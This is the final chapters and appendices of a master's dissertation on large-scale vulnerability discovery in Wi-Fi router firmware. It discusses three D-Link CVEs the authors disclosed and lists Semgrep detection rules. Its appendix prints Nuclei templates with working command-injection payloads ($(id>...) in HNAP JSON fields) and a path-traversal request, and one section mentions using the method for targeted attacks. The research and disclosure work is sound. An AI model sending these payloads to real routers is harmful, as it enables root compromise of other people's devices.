privileges on the D-Link DIR-846 router. The flaw results from malicious code injection via a POST request due to insufficient sanitization in the `SetSmartQoSSettings.php` file. The exploitation method involves command injection through authenticated user input with special characters. In this instance, the `SetSmartQoSSettings.php` file contains an `exec` function that uses partially sanitized user input. Specifically, the hazardous input originates from the `smartqos_normal_devices` and `smartqos_express_devices` keys in the JSON object of the POST request. The code manipulates these values and, without proper validation, allows the insertion of arbitrary commands. In practice, an attacker can execute arbitrary commands by sending a malicious payload through a POST request. The content of the HTTP message is JSON-encoded, with the keys `smartqos_normal_devices` and `smartqos_express_devices`, which are strings with comma-separated values. Thus, the attacker must insert the malicious payload into one of these values. This leads the web server in the D-Link DIR-846 to invoke `exec` with a configuration script (presumably something like /etc/init.d/qos restart) on the host system, along with the manipulated values, resulting in the execution of arbitrary commands. This vulnerability is particularly severe because it exploits the trust in authenticated user's input and the lack of adequate sanitization of data that are subsequently used in an operating system context, potentially giving an attacker control over the network device. As a best practice, the relevant information was transmitted to the manufacturer for an update, and CVE-2023-6580 (MITRE, b) was registered.

The third vulnerability is associated with the 1-day vulnerability recently exposed by another researcher as CVE-2023-48842 in the D-Link Go-RT-AC750, which involves an unauthenticated path traversal attack, also known as directory traversal. This attack targets unauthorized access to files and directories due to inadequate validation and sanitization of user-supplied inputs. Directory traversal, also known as path traversal, manipulates variables using '../' sequences to access files outside the restricted directory. In this context, our investigation reveals a similar vulnerability in DIR-859 with version v1.06B01, exploitable in a different firmware file. This vulnerability allows a PHP script to process XML input by dynamically constructing a file path for execution based on the value of the service element in the XML data. Insufficient checks to prevent directory traversal allow an attacker to specify a path that escapes the intended directory structure. As a result, arbitrary files located elsewhere on the server could be executed. Such vulnerabilities undermine the principle of least privilege and pose significant risks, including unauthorized access, information disclosure, and potential server compromise. As a best practice, the relevant information was transmitted to the manufacturer for an update, and CVE-2024-0769 (MITRE, c) was registered.

5 Conclusion

Throughout this dissertation, we have investigated the vulnerabilities of Wi-Fi routers in the context of Internet of Things (IoT) security. This study reaffirms the importance of security in IoT, especially given the growing number of connected devices and the expansion of network infrastructure. The reflections and analyses conducted in this work highlight both the gaps in Wi-Fi router security and underscore the urgent need to develop robust and practical solutions.

Chapter 2 discussed the essential fundamentals of cybersecurity within the context of the Internet of Things (IoT), covering topics from firmware to analysis and emulation methods. Chapter 3, through a Systematic Literature Review, unveiled the state of the art in the field of study, highlighting areas that still require significant contributions: chapters 4 and 5 detailed the development, experimentation, and results obtained from the proposed methodology. In summary, we present a semi-automated methodology for discovering vulnerabilities in wireless routers on a large scale through dynamic vulnerability analysis of their web interfaces. This methodology seeks to integrate the emulation capabilities of the `FirmAE` framework with the vulnerability detection power of the Nuclei tool. This allows us to validate the hypothesis that it is possible to confirm both new vulnerability indications found in static code analysis and previously reported flaws dynamically validated. This validation is achieved through the effective integration of emulation and vulnerability detection tools.

The synthesis of the results presented in this dissertation highlights the relevance of the topic for end-users and establishes a solid foundation for future research in the field. We conclude by encouraging additional research aimed at developing an extensive knowledge repository for Wi-Fi router analyses based on empirical investigations, firmly believing that this will, in the end, secure the safety of routers.

5.1 Contributions

Thus, the contributions of this work are:

a) **Integration of Large-Scale Router Firmware Emulation Capability:** Our methodology for large-scale cybersecurity assessments combines automated scanning with manual analysis. This approach effectively identifies router vulnerabilities, leading to the discovery of three new vulnerabilities: CVE-2022-46552, CVE-2023-6580, and CVE-2024-0769.

b) **Highlighting a moderate socio-economic impact in IoT security Sector:** The recent discovery of the CVE-2024-0769 vulnerability in D-Link's DIR-859 has compelled D-Link to confirm the device's end-of-life (EOL/EOS) status. This incident halts support and firmware development, necessitating consumer investment in new devices to maintain a secure cyber environment. This reflects the broader challenges and financial considerations in keeping cybersecurity measures up-to-date in the rapidly evolving world of interconnected devices.

c) **Implications for Policies and Practices:** Our research supports recent policies and highlights the necessity for policy amendments and enhanced practices in Wi-Fi router production and maintenance. This has significant implications for both manufacturers and consumers, emphasizing the importance of ongoing updates and secure practices in the realm of cybersecurity.

d) **Support for the Cybersecurity Community:** The creation of Specific Templates for Wireless Routers enables other researchers to conduct their vulnerability analysis.

5.2 Scientific Output

This work resulted in the following outputs:

a) Two posters:

- TAFFAREL, F.; JUNIOR, L. P. Enhancing cyber situational awareness in naval critical infrastructure through router vulnerability analysis. In: Anais do I Seminário de Pesquisa em Defesa Nacional. Proceedings [...]. Rio de Janeiro: ECEME, 2023. Apresentação em pôster. Available at: https://www.eceme.eb.mil.br/.
- TAFFAREL, F.; FREITAS, O.; ALMEIDA, F. S.; JUNIOR, L. P. Análise em larga escala de vulnerabilidades em roteadores wi-fi: Ampliando a consciência situacional cibernética. In: Simpósio de Aplicações Operacionais em Áreas de Defesa 2023 (SIGE2023). Proceedings [...]. [S.l.: s.n.], 2023a. Available at: https://www.sige.ita.br.

b) Three scientific papers published and presented at national conferences:

- TAFFAREL, F.; FREITAS, O.; JUNIOR, L. P. Análise de vulnerabilidades em larga escala nos roteadores wi-fi por meio de web-fuzzing. In: Anais do XXI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais. Proceedings [...]. Porto Alegre, RS, Brasil: SBC, 2023b. Available at: https://sol.sbc.org.br/index.php/sbseg/.

- TAFFAREL, F.; FREITAS, O.; DANTAS, F.; TOSO, G. D.; JUNIOR, L. P. Consciência situacional cibernética no contexto de firmwares de ativos de rede. In: Simpósio de Aplicações Operacionais em Áreas de Defesa 2022 (SIGE2022). Proceedings [...]. [S.l.: s.n.], 2022. Available at: https://www.sige.ita.br/edicoes-anteriores/2022/st/225949 1.pdf.
- FREITAS, O.; TAFFAREL, F.; SANTOS, A.; JUNIOR, L. P. Caracterização das vulnerabilidades dos roteadores wi-fi no mercado brasileiro. In: Anais do XLI SBRC. Proceedings [...]. PA, RS, Brasil: SBC, 2023. ISSN 2177-9384. Available at: https://sol.sbc.org.br/index.php/sbrc/article/view/24538.

The 23rd Brazilian Symposium on Information Security and Systems (SBSeg 2023) awarded the first paper (TAFFAREL *et al.*, 2023b) as the Best Short Paper. Furthermore, we have submitted a manuscript to the unique call of the Journal of Internet Services and Applications[1] and another to the ACM Computing Surveys[2], both currently under peer review.

5.3 Results Availability

The code developed to support this work, including the generated templates that validated vulnerabilities, is available online in our GitHub repository[3]. The availability serves to ensure reproducibility and facilitate the application of our methodology on other firmware image datasets.

5.4 Operational Application

The Navy's Strategic Plan (PEM 2040) highlights cybersecurity vulnerability as a contemporary threat to be addressed, given that the diffusion and development of digital technology have significantly altered modern society's way of life. In this context, the possibility of cyberattacks on critical maritime infrastructure that could render these installations unavailable is of particular concern. To address this threat, PEM 2040 establishes, as one of the Navy's objectives, the development of the Navy's Cyber Capability, which will be realized through the implementation of a naval strategic action that establishes the creation of the Cyber Warfare Squadron.

The methodology we propose can be employed in Cyber Warfare Operations, providing cybersecurity defense and exploitation teams with enhancements in their

[1] https://sol.sbc.org.br/journals/index.php/jisa/courb2023
[2] https://dl.acm.org/journal/csur
[3] https://github.com/c2dc/screen-sbseg-2023

tactical techniques and procedures, especially in the realm of information gathering and Wi-Fi router vulnerability exploitation. In a cybersecurity context, our methodology proved highly valuable before the acquisition of routers for the formation of the Integrated Naval Communications Network (RECIM). It enables the identification and ranking of routers with higher vulnerability, thus reducing risks for the Brazilian Navy. In the context of exploitation and attack, based on intelligence information, it becomes possible to focus on a specific target utilizing a router, identify the device's security flaws, and subsequently execute targeted and efficient attacks.

5.5 Future Work

Considering the experiments conducted and the results obtained in this project, several directions for future research have been identified:

a) Utilizing Natural Language Processing (NLP) techniques to automate the validation of source code analysis. Since analyzers typically correspond to malicious signatures in the provided code, using NLP would allow identifying which occurrences are susceptible to user manipulation and even indicate the entry point in the web interface.

b) Investigating a methodology that allows integrating data from previously known vulnerability exploits with the template generator. Developing a method that systematically incorporates information from known exploits into the Nuclei template generator could maximize the tool's effectiveness in detecting security flaws.

c) Exploring improvements in the success rate of extraction and emulation with `FirmAE`. Improving the success rate of `FirmAE` would involve enhancing extraction algorithms to handle a broader range of firmware and optimizing emulation processes to support different hardware architectures.

d) Exploring the use of reverse engineering on web interface binaries. This approach involves decompiling functions and sending them to a code analyzer, and may allow for the identification of vulnerabilities.

Bibliography

AL-GHURIBI, S. M.; ALSHOMRANI, S. A comprehensive survey on web content extraction algorithms and techniques. *In*: **2013 International Conference on Information Science and Applications (ICISA)**. **Proceedings** [...]. [*S.l.: s.n.*], 2013. p. 1–5.

ANALYTICS, I. State of iot 2023: Number of connected iot devices growing 16% to 16.7 billion globally. **IoT Analytics**, acessado em 25/05/2023, 2023. Available at: https://iot-analytics.com/number-connected-iot-devices/.

ANATEL. **Ato n° 2436 - Requisitos mínimos de segurança cibernética**. 2023. Https://informacoes.anatel.gov.br/legislacao/. Acessado em 07/05/2023.

BORGERT, N.; FRIEDAUER, J.; BÖSE, I.; SASSE, A. M.; ELSON, M. The study of cybersecurity self-efficacy: A systematic literature review of methodology. *In*: **USENIX Symposium on Usable Privacy and Security (SOUPS)**. **Proceedings** [...]. [*S.l.: s.n.*], 2021. p. 1–4.

CARRERA-RIVERA, A.; OCHOA, W.; LARRINAGA, F.; LASA, G. How-to conduct a systematic literature review: A quick guide for computer science research. **MethodsX**, Elsevier, v. 9, p. 101895, 2022.

CASTRO, L. de; ZUBEN, F. V. Learning and optimization using the clonal selection principle. **IEEE Transactions on Evolutionary Computation**, v. 6, n. 3, p. 239–251, 2002.

CHEN, D. D.; WOO, M.; BRUMLEY, D.; EGELE, M. Towards automated dynamic analysis for linux-based embedded firmware. *In*: **NDSS**. **Proceedings** [...]. [*S.l.: s.n.*], 2016. v. 1, p. 1–1.

COSTIN, A.; ZADDACH, J.; FRANCILLON, A.; BALZAROTTI, D. A large-scale analysis of the security of embedded firmwares. *In*: **23rd USENIX Security Symposium (USENIX Security 14)**. **Proceedings** [...]. San Diego, CA: USENIX Association, 2014. p. 95–110. ISBN 978-1-931971-15-7. Available at: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/costin.

COSTIN, A.; ZARRAS, A.; FRANCILLON, A. Automated dynamic firmware analysis at scale: A case study on embedded web interfaces. *In*: **Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security**. **Proceedings** [...]. New York, NY, USA: Association for Computing Machinery, 2016. (ASIA CCS '16), p. 437–448. ISBN 9781450342339. Available at: https://doi.org/10.1145/2897845.2897900.

DAHSE, J.; SCHWENK, J. Rips-a static source code analyser for vulnerabilities in php scripts. *In*: CITESEER. **Seminar Work (Seminer Çalismasi). Horst Görtz Institute Ruhr-University Bochum**. **Proceedings** [...]. [*S.l.: s.n.*], 2010.

DAVID, Y.; PARTUSH, N.; YAHAV, E. Similarity of binaries through re-optimization. **SIGPLAN Not.**, Association for Computing Machinery, New York, NY, USA, v. 52, n. 6, p. 79–94, jun 2017. ISSN 0362-1340. Available at: https://doi.org/10.1145/3140587.3062387.

DAVID, Y.; PARTUSH, N.; YAHAV, E. Firmup: Precise static detection of common vulnerabilities in firmware. *In*: **Proceedings of the Twenty-Third International Conference on Architectural Support for Programming Languages and Operating Systems**. **Proceedings** [...]. New York, NY, USA: Association for Computing Machinery, 2018. (ASPLOS '18), p. 392–404. ISBN 9781450349116. Available at: https://doi.org/10.1145/3173162.3177157.

FENG, X.; ZHU, X.; HAN, Q.-L.; ZHOU, W.; WEN, S.; XIANG, Y. Detecting vulnerability on iot device firmware: A survey. **IEEE/CAA Journal of Automatica Sinica**, p. 1–17, 2022.

FREITAS, O.; TAFFAREL, F.; SANTOS, A.; JUNIOR, L. P. Caracterização das vulnerabilidades dos roteadores wi-fi no mercado brasileiro. *In*: **Anais do XLI SBRC**. **Proceedings** [...]. PA, RS, Brasil: SBC, 2023. ISSN 2177-9384. Available at: https://sol.sbc.org.br/index.php/sbrc/article/view/24538.

GARTNER. **Hype Cycle for the Internet of Things, 2021**. 2023. `https://www.gartner.com/en/documents/4005498`. Accessed on: 2023-05-23.

GOOGLE. **American Fuzzy Lop**. Google, n.d. Available at: https://github.com/google/AFL.

GSI-PR. **Política Nacional de Cibersegurança (PNCiber)**. 2023. https://www.gov.br/gsi/pt-br/composicao/SSIC/dsic/audiencia-publica/. Acessado em 19 de junho de 2023.

GUSTAFSON, E.; MUENCH, M.; SPENSKY, C.; REDINI, N.; MACHIRY, A.; FRATANTONIO, Y.; BALZAROTTI, D.; FRANCILLON, A.; CHOE, Y. R.; KRUEGEL, C.; VIGNA, G. Toward the analysis of embedded firmware through automated re-hosting. *In*: **22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019)**. **Proceedings** [...]. Chaoyang District, Beijing: USENIX Association, 2019. p. 135–150. ISBN 978-1-939133-07-6. Available at: https://www.usenix.org/conference/raid2019/presentation/gustafson.

HE, H.; XIONG, X.; ZHAO, Y. Alemu: A framework for application-layer programs emulation of embedded devices. *In*: **2023 4th ICCEA**. **Proceedings** [...]. [*S.l.: s.n.*], 2023. p. 406–411.

JIANG, Y.; XIE, W.; TANG, Y. Detecting authentication-bypass flaws in a large scale of iot embedded web servers. *In*: **Proceedings of the 8th International Conference on Communication and Network Security**. **Proceedings** [...]. New York, NY, USA: Association for Computing Machinery, 2018. (ICCNS '18), p. 56–63. ISBN 9781450365673. Available at: https://doi.org/10.1145/3290480.3290491.

KIM, M.; KIM, D.; KIM, E.; KIM, S.; JANG, Y.; KIM, Y. FirmAE: Towards large-scale emulation of iot firmware for dynamic analysis. *In*: **Annual Computer Security Applications Conference (ACSAC)**. **Proceedings** [...]. Online: [*s.n.*], 2020.

LAKATOS, E. M.; MARCONI, M. **Metodologia do Trabalho Científico**. 9. ed. [*S.l.*]: ATLAS, 2021. ISBN 9788597026535.

LI, X.; WEI, Q.; WU, Z.; GUO, W. Finding taint-style vulnerabilities in lua application of iot firmware with progressive static analysis. **Applied Sciences**, v. 13, n. 17, 2023. ISSN 2076-3417. Available at: https://www.mdpi.com/2076-3417/13/17/9710.

LIU, D.; TANG, Y.; WANG, B.; XIE, W.; YU, B. Automated vulnerability detection in embedded devices. *In*: SPRINGER. **Advances in Digital Forensics XIV: 14th IFIP WG 11.9 International Conference, New Delhi, India, January 3-5, 2018, Revised Selected Papers 14**. **Proceedings** [...]. [*S.l.: s.n.*], 2018. p. 313–329.

LIU, M.; ZHANG, Y.; LI, J.; SHU, J.; GU, D. Security analysis of vendor customized code in firmware of embedded device. *In*: DENG, R.; WENG, J.; REN, K.; YEGNESWARAN, V. (Ed.). **Security and Privacy in Communication Networks**. **Proceedings** [...]. Cham: Springer International Publishing, 2017. p. 722–739. ISBN 978-3-319-59608-2.

MITRE. **CVE-2022-46552.** Available from MITRE, CVE-ID CVE-2022-46552. Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-46552.

MITRE. **CVE-2023-6580.** Available from MITRE, CVE-ID CVE-2023-6580. Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-6580.

MITRE. **CVE-2024-0769.** Available from MITRE, CVE-ID CVE-2024-0769. Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-0769.

MORAES, E.; SOUZA, R. de; ROCHA, R. da; JR, L. P. iplite: a lightweight packet filter for nuttx. *In*: **Anais Estendidos do XXII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais**. **Proceedings** [...]. Porto Alegre, RS, Brasil: SBC, 2022. p. 159–166. ISSN 0000-0000. Available at: https://sol.sbc.org.br/index.php/sbseg_estendido/article/view/21705.

QIN, C. *et al.* Ucrf: Static analyzing firmware to generate under-constrained seed for fuzzing soho router. **Computers & Security**, Elsevier, p. 103157, 2023.

QING, C. Vdns: An algorithm for cross-platform vulnerability searching in binary firmware. **Journal of Computer Research and Development**, v. 53, n. 2016-10-2288, 2016. ISSN 1000-1239. Available at: https://crad.ict.ac.cn/en/article/doi/10.7544/issn1000-1239.2016.20160442.

REDINI, N.; MACHIRY, A.; WANG, R.; SPENSKY, C.; CONTINELLA, A.; SHOSHITAISHVILI, Y.; KRUEGEL, C.; VIGNA, G. Karonte: Detecting insecure multi-binary interactions in embedded firmware. *In*: **2020 IEEE Symposium on Security and Privacy (SP)**. **Proceedings** [...]. [*S.l.: s.n.*], 2020. p. 1544–1561.

SHOSHITAISHVILI, Y.; WANG, R.; HAUSER, C.; KRUEGEL, C.; VIGNA, G. Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware. *In*: **NDSS**. **Proceedings** [...]. [*S.l.: s.n.*], 2015. v. 1, p. 1–1.

SOLANKI, H. V. **Limiting Attack Surface for Infrastructure Applications using Custom YAML Templates in Nuclei Automation**. Dissertation (Mestrado) —

Dublin, National College of Ireland, January 2023. Available at: https://norma.ncirl.ie/6546/.

SRIVASTAVA, P.; PENG, H.; LI, J.; OKHRAVI, H.; SHROBE, H.; PAYER, M. Firmfuzz: Automated iot firmware introspection and analysis. *In*: **Proceedings of the 2nd International ACM Workshop on Security and Privacy for the Internet-of-Things**. **Proceedings** [...]. New York, NY, USA: Association for Computing Machinery, 2019. (IoT S&P'19), p. 15–21. ISBN 9781450368384. Available at: https://doi.org/10.1145/3338507.3358616.

SYNOPSYS. **OPEN SOURCE SECURITY AND RISK ANALYSIS REPORT**. Synopsys, 2023. Available at: https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/rep-ossra-2023.pdf.

TAFFAREL, F.; FREITAS, O.; JUNIOR, L. P. Análise de vulnerabilidades em larga escala nos roteadores wi-fi por meio de web-fuzzing. *In*: **Anais do XXI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais**. **Proceedings** [...]. Porto Alegre, RS, Brasil: SBC, 2023b. Available at: https://sol.sbc.org.br/index.php/sbseg/.

THAKUR, H. N.; HAYAJNEH, A. A.; THAKUR, K.; KAMRUZZAMAN, A.; ALI, M. L. A comprehensive review of wireless security protocols and encryption applications. *In*: IEEE. **2023 IEEE World AI IoT Congress (AIIoT)**. **Proceedings** [...]. [*S.l.: s.n.*], 2023. p. 0373–0379.

THANKAPPAN, M.; RIFÀ-POUS, H.; GARRIGUES, C. Multi-channel man-in-the-middle attacks against protected wi-fi networks and their attack signatures. *In*: SPRINGER. **International Conference on Computer, Communication, and Signal Processing**. **Proceedings** [...]. [*S.l.: s.n.*], 2023. p. 269–285.

TOSO, G.; PEREIRA, L. A. Enumeração de sistemas operacionais e serviços de firmwares de roteadores sem-fio. *In*: **Anais Estendidos do XXI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais**. **Proceedings** [...]. SBC, 2021. ISSN 0000-0000. Available at: https://sol.sbc.org.br/index.php/sbseg_estendido/article/view/17351.

TOSO, G. D. **ENABLING LINUX-BASED ROUTER FIRMWARE ANALYSIS & RE-HOSTING AT SCALE: FROM FUNDAMENTALS TO APPLICATIONS**. 133 f. Dissertation (Mestrado) — Instituto Tecnológico de Aeronáutica - ITA, São José dos Campos, 2022.

TRIPWIRE. **Wireless Routers: First Line of Defense**. 2023. `https://www.tripwire.com/state-of-security/wireless-routers-first-line-defense`. Accessed on: 2023-06-23.

VAERE, P. D.; PERRIG, A. Hey kimya, is my smart speaker spying on me? taking control of sensor privacy through isolation and amnesia. *In*: **32nd USENIX Security Symposium (USENIX Security 23)**. **Proceedings** [...]. [*S.l.: s.n.*], 2023. p. 2401–2418.

VASILESCU, N.-G.; POCATILU, P.; DOINEA, M. Iot security challenges for smart homes. *In*: CIUREA, C.; POCATILU, P.; FILIP, F. G. (Ed.). **Education, Research and Business Technologies**. **Proceedings** [...]. Singapore: Springer Nature Singapore, 2023. p. 41–49. ISBN 978-981-19-6755-9.

VISOOTTIVISETH, V.; JUTADHAMMAKORN, P.; PONGCHANCHAI, N.; KOSOLYUDHTHASARN, P. Firmaster: Analysis tool for home router firmware. *In*: IEEE. **2018 15th International Joint Conference on Computer Science and Software Engineering (JCSSE)**. **Proceedings** [...]. [*S.l.: s.n.*], 2018. p. 1–6.

WRIGHT, C.; MOEGLEIN, W. A.; BAGCHI, S.; KULKARNI, M.; CLEMENTS, A. A. Challenges in firmware re-hosting, emulation, and analysis. **ACM Comput. Surv.**, Association for Computing Machinery, New York, NY, USA, v. 54, n. 1, jan 2021. ISSN 0360-0300. Available at: https://doi.org/10.1145/3423167.

YANG, R.; CAI, J.; HAN, X. Taintgrep: A static analysis tool for detecting vulnerabilities of android apps supporting user-defined rules. *In*: **Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security**. **Proceedings** [...]. New York, NY, USA: Association for Computing Machinery, 2022. (CCS '22), p. 3507–3509. ISBN 9781450394505. Available at: https://doi.org/10.1145/3548606.3563527.

YU, M.; ZHAO, D.; ZHOU, D.; RAN, L.; XIANG, J.; LIU, Z.; XING, Y. Vulnerability detection in firmware based on clonal selection algorithm. *In*: **2019 IEEE Symposium Series on Computational Intelligence (SSCI)**. **Proceedings** [...]. [*S.l.: s.n.*], 2019. p. 1915–1921.

ZAHOOR, S.; MIR, R. N. Resource management in pervasive internet of things: A survey. **Journal of King Saud University - Computer and Information Sciences**, v. 33, n. 8, p. 921–935, 2021. ISSN 1319-1578. Available at: https://www.sciencedirect.com/science/article/pii/S1319157818305858.

ZDI, Z. D. I. Tp-link wan-side vulnerability cve-2023-1389 added to the mirai botnet arsenal. **Zero Day Initiative Blog**, acessado em 30/05/2023, 2023. Available at: https://www.tenable.com/security/research/tra-2023-11.

ZHANG, Y.; HUO, W.; JIAN, K.; SHI, J.; LU, H.; LIU, L.; WANG, C.; SUN, D.; ZHANG, C.; LIU, B. Srfuzzer: An automatic fuzzing framework for physical soho router devices to discover multi-type vulnerabilities. *In*: **Proceedings of the 35th Annual Computer Security Applications Conference**. **Proceedings** [...]. New York, NY, USA: Association for Computing Machinery, 2019. (ACSAC '19), p. 544–556. ISBN 9781450376280. Available at: https://doi.org/10.1145/3359789.3359826.

ZHAO, Z.; LI, Z.; YU, J.; ZHANG, F.; XIE, X.; XU, H.; CHEN, B. Cmd: Co-analyzed iot malware detection and forensics via network and hardware domains. **IEEE Transactions on Mobile Computing**, IEEE, 2023.

ZHENG, Y.; DAVANIAN, A.; YIN, H.; SONG, C.; ZHU, H.; SUN, L. {FIRM-AFL}:{High-Throughput} greybox fuzzing of {IoT} firmware via augmented process emulation. *In*: **28th USENIX Security Symposium (USENIX Security 19)**. **Proceedings** [...]. [*S.l.: s.n.*], 2019. p. 1099–1114.

Appendix A - Semgrep Rules detected

TABLE A.1 – Rules that detected possible vulnerabilities

Rule	Severity	Rule	Severity
insecure-document-method	HIGH	**detected-private-key**	HIGH
exec-use	HIGH	**detected-etc-shadow**	HIGH
tainted-user-input-in-php-script	HIGH	backticks-use	HIGH
tainted-command-injection	HIGH	tainted-exec	HIGH
remote-property-injection	HIGH	taint-cookie-secure-false	HIGH
detect-angular-open-redirect	HIGH	**md5-loose-equalit**y	HIGH
django-no-csrf-token	MEDIUM	plaintext-http-link	MEDIUM
unlink-use	MEDIUM	eval-detected	MEDIUM
non-literal-header	MEDIUM	**detect-non-literal-regexp**	MEDIUM
ifs-tampering	MEDIUM	taint-unsafe-echo-tag	MEDIUM
prototype-pollution-loop	MEDIUM	laravel-command-injection	MEDIUM
tainted-filename	MEDIUM	react-unsanitized-method	MEDIUM
autoescape-disabled	MEDIUM	var-in-href	MEDIUM
missing-integrity	MEDIUM	incomplete-sanitization	MEDIUM
insecure-redirect	MEDIUM	**node_md5**	MEDIUM
unknown-value-with-script-tag	MEDIUM	unsafe-formatstring	LOW
detect-angular-element-methods	LOW		

Appendix B - Triggered Generated Templates

B.1 CVE-2022-46552

```
id: dlink-dir-846-rce

info:
  name: D-Link DIR-846 RCE Vulnerability
  author: LAB-C2DC
  severity: critical
  description: Execução de comando remoto no D-Link DIR-846 via parâmetro lan(0)_dhcps_staticlist.

http:
  - method: POST
    path:
      - "{{BaseURL}}/HNAP1/"

    headers:
      Content-Type: application/json
      SOAPACTION: "http://purenetworks.com/HNAP1/SetIpMacBindSettings"
      HNAP_AUTH: 0107E0F97B1ED75C649A875212467F1E 1669853009285
      Content-Length: 171
      Origin: "{{BaseURL}}"
      Cookie: PHPSESSID=133b3942febf51641c4bf0d81548ac78; uid=idh0QaG7;
      ↪  PrivateKey=DBA9B02F550ECD20E7D754A131BE13DF; timeout=4
      Connection: close

    body: |
      {
        "SetIpMacBindSettings": {
          "lan_unit": "0",
          "lan(0)_dhcps_staticlist": "1,$(id>rce_confirmed),02:42:d6:f9:dc:4e,192.168.0.15"
        }
      }

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200

  - method: GET
    path:
      - "{{BaseURL}}/HNAP1/rce_confirmed"

    headers:
      Connection: close
      Upgrade-Insecure-Requests: 1

    matchers-condition: and
    matchers:
      - type: word
        words:
          - "uid=0(root) gid=0(root)"
        part: body
```

Código B.1 – Template created using Semgrep triggered flaw.

B.2 DIR-846

```
id: dlink-dir-846-rce
info:
  name: D-Link DIR-846 RCE via SetSmartQoSSettings
  author: pdteam
  severity: high
http:
  - method: POST
    path:
      - "{{BaseURL}}/HNAP1/"
    headers:
      Content-Type: application/json
      SOAPACTION: "http://purenetworks.com/HNAP1/SetSmartQoSSettings"
    body: |
      {
        "SetSmartQoSSettings": {
          "smartqos_enable": "1",
          "smartqos_upstream_shapingrate": "50001.92",
          "smartqos_downstream_shapingrate": "50001.92",
          "smartqos_type": "by_device",
          "smartqos_priority_devices": "$(id>param_alreadyreported)",
          "smartqos_express_devices": "$(id>param_not_yet_reported1)",
          "smartqos_normal_devices": "$(id>param_not_yet_reported2)"
        }
      }
  - method: GET
    path:
      - "{{BaseURL}}/HNAP1/rce_confirmed"
    headers:
      Connection: close
      Upgrade-Insecure-Requests: 1
    matchers-condition: and
    matchers:
      - type: word
        words:
          - "uid=0(root) gid=0(root)"
        part: body
```

Código B.2 – Template created using Semgrep triggered flaw.

B.3 Zero-day DIR-859 via CVE-2023-48842

```
id: CVE-2023-48842
info:
  name: CVE-2023-48842
  author: c2dclab
  severity: high
http:
  - method: POST
    path:
      - "{{BaseURL}}/hedwig.cgi"
    headers:
      Content-Type: "text/xml"
      Cookie: "uid=123"
    body: |
      <?xml version="1.0" encoding="utf-8"?><postxml>
      <module>
      <service>../../../../htdocs/webinc/getcfg/DHCPS6.BRIDGE-1.xml</service> </module>
      </postxml>
```

Código B.3 – Template created using CVE-2023-48842.

FOLHA DE REGISTRO DO DOCUMENTO

1. CLASSIFICAÇÃO/TIPO	2. DATA	3. REGISTRO N°	4. N° DE PÁGINAS
DM	19 de fevereiro de 2024	DCTA/ITA/DM-006/2024	68

5. TÍTULO E SUBTÍTULO:

Enhancing Large-Scale Vulnerability Analysis in Wi-Fi Routers: towards developing an integrated framework

6. AUTOR(ES):

Françoa Taffarel Rosário Corrêa

7. INSTITUIÇÃO(ÕES)/ÓRGÃO(S) INTERNO(S)/DIVISÃO(ÕES):

Instituto Tecnológico de Aeronáutica - ITA

8. PALAVRAS-CHAVE SUGERIDAS PELO AUTOR:

IoT Devices; Wi-Fi Routers; vulnerability; Firmware emulation; Dynamic analysis; Static analysis

9.PALAVRAS-CHAVE RESULTANTES DE INDEXAÇÃO:

Segurança da informação de computadores; Cibernética; Vulnerabilidade; Comunicação sem fio; Internet; Redes de computadores; Computação.

10. APRESENTAÇÃO: **(X) Nacional** **( ) Internacional**

ITA, São José dos Campos. Curso de Mestrado. Programa de Pós-Graduação em Engenharia Eletrônica e Computação. Área de Informática. Orientador: Prof. Dr. Lourenço Alves Pereira Junior. Defesa em 06/02/2024. Publicada em 2024.

11. RESUMO:

In this dissertation, we investigate cybersecurity in Wi-Fi routers, an area of rising importance due to the exponential increase of IoT devices and their significance in connecting these devices to the Internet. Our study is motivated by a notable growth in the interest of malicious agents in these devices, evidenced by increased cyberattacks, particularly during critical times such as the COVID-19 pandemic. Additionally, we observe an increase in cybersecurity regulations and strategies in Brazil, emphasizing the need to strengthen cybersecurity measures. We conduct a systematic literature review to establish the state of the art in our research domain, comparing twelve related works and highlighting the main features of each methodology. The works explore the implementation of static and dynamic analysis techniques for vulnerability detection. However, we identify gaps for contribution related to the validation of previously reported vulnerabilities and indications of failures identified by source code analyzers. In this work, we direct our efforts toward identifying vulnerabilities in Wi-Fi router firmware images, emphasizing the analysis of the administration interface provided by the embedded web server. We develop and refine an integrated framework that uses specialized tools in static and dynamic analysis and enables the emulation of firmware images without the need for physical hardware access. Among the integrated tools, Semgrep stands out for static analysis; Nuclei, aimed at dynamic analysis; and FirmAE, which able firmware emulation. Our findings highlight the need for policy changes and better practices in the production and maintenance of Wi-Fi routers, benefiting both suppliers and end-users. We have developed a scalable and adaptable methodology for large-scale cybersecurity assessments, combining automated scans with manual analysis, which allowed us to create 58 new templates for the Nuclei tool and identify three new vulnerabilities CVE-2022-46552, CVE-2023-6580, and CVE-2024-0769.

12. GRAU DE SIGILO:

(X) OSTENSIVO **( ) RESERVADO** **( ) SECRETO**